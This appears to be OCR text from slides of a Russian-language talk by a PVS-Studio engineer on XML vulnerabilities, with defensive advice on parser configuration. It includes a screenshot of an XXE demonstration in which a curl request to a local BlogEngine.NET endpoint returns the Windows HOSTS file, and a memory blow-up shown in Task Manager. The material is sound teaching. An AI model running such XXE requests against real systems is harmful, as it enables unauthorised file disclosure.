
- Поиск уязвимостей в компонентах
- На основе баз:
  - CPE (Common Platform Enumeration)
  - GitHub Advisory Database
  - ...
- OWASP Top-10 2021: A06 - Vulnerable and Outdated Components



Инструменты

Используйте и SAST, и SCA...



XML Vulnerabilities
Проблема
Решение
Теория
Практика


XML Vulnerabilities
Проблема
Решение
Теория
Практика

Выводы

Выводы

- XML-уязвимости ближе, чем кажутся


Task Manager
File Options View
Processes Performance Users Details Services
7% CPU
99% Memory
Name
Apps (3)
Microsoft Visual Studio 2022 Preview (8) 4.8% 124,621.9 MB
Microsoft.ServiceHub.Controller 0% 20.4 MB
PerfWatson2.exe 0% 42.9 MB
ServiceHub.Host.CLR.x64 0% 27.7 MB
ServiceHub.Host.CLR.x86 (32 bit) 0% 25.5 MB
ServiceHub.IdentityHost.exe (32 bit) 0% 27.4 MB
ServiceHub.SettingsHost.exe (32 bit) 0% 37.8 MB
ServiceHub.VSDetouredHost.exe 0% 36.0 MB
Microsoft Visual Studio Preview 4.8% 124,404.3 MB
Fewer details
End task
Process Hacker
Hacker View Tools Users Help
Refresh Options Find handles or DLLs
Search Processes (Ctrl+K)
Processes Services Network Disk
Name PID CPU Private b... Description
winlogon.exe 11796 2.45 MB Windows Logon Application
fontdrvhost.exe 12008 1.96 MB Usermode Font Driver Host
dwm.exe 12064 55.98 MB Desktop Window Manager
explorer.exe 4808 48.86 MB Windows Explorer
devenv.exe 2572 3.69 142.31 GB Microsoft Visual Studio 2022 Preview
Microsoft.Servi... 12396 34.36 MB Microsoft.ServiceHub.Controller
ServiceHub.I... 13440 35.42 MB ServiceHub.IdentityHost.exe
ServiceHub.... 13956 61.05 MB ServiceHub.VSDetouredHost.exe
ServiceHub.... 14016 0.12 53.86 MB ServiceHub.SettingsHost.exe
ServiceHub.... 15288 32.6 MB ServiceHub.Host.CLR.x86
CPU Usage: 6.67% Physical memory: 127.59 GB (99.74%) Processes: 163

Name of the blog | Welcome to


Not secure | vasiliev-pc:8081/post/welcome-to-blogengine-net

Welcome to BlogEngine.NET

C:\Windows\System32\cmd.exe

```
E:\XXE>curl -d "@xxe.xml" -X POST http://vasiliev-pc:8081/metaweblog.axd
 <?xml version="1.0" encoding="utf-8"?>
<methodResponse>
  <fault>
    <value>
      <struct>
        <member>
          <name>faultCode</name>
          <value>02</value>
        </member>
        <member>
          <name>faultString</name>
          <value>Unknown Method. (# Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
```

share



If you see this post it means that BlogEngine.NET is running and the hard part of creating your own blog is done. There is only a few things left to do.

DOWNLOAD THEMES | OFFICIAL WEBSITE | DONATE

Write Permissions

Выводы

- XML-уязвимости ближе, чем кажутся
- Используйте новые версии фреймворков
- Конфигурируйте парсеры правильно:
  - отключайте обработку DTD
  - ограничивайте размер сущностей
  - отключайте резолвинг внешних сущностей
- Используйте инструменты: SAST, SCA и т.п.

@_SergVasiliev_

Сергей Васильев

pvs-studio.com

vasiliev@viva64.com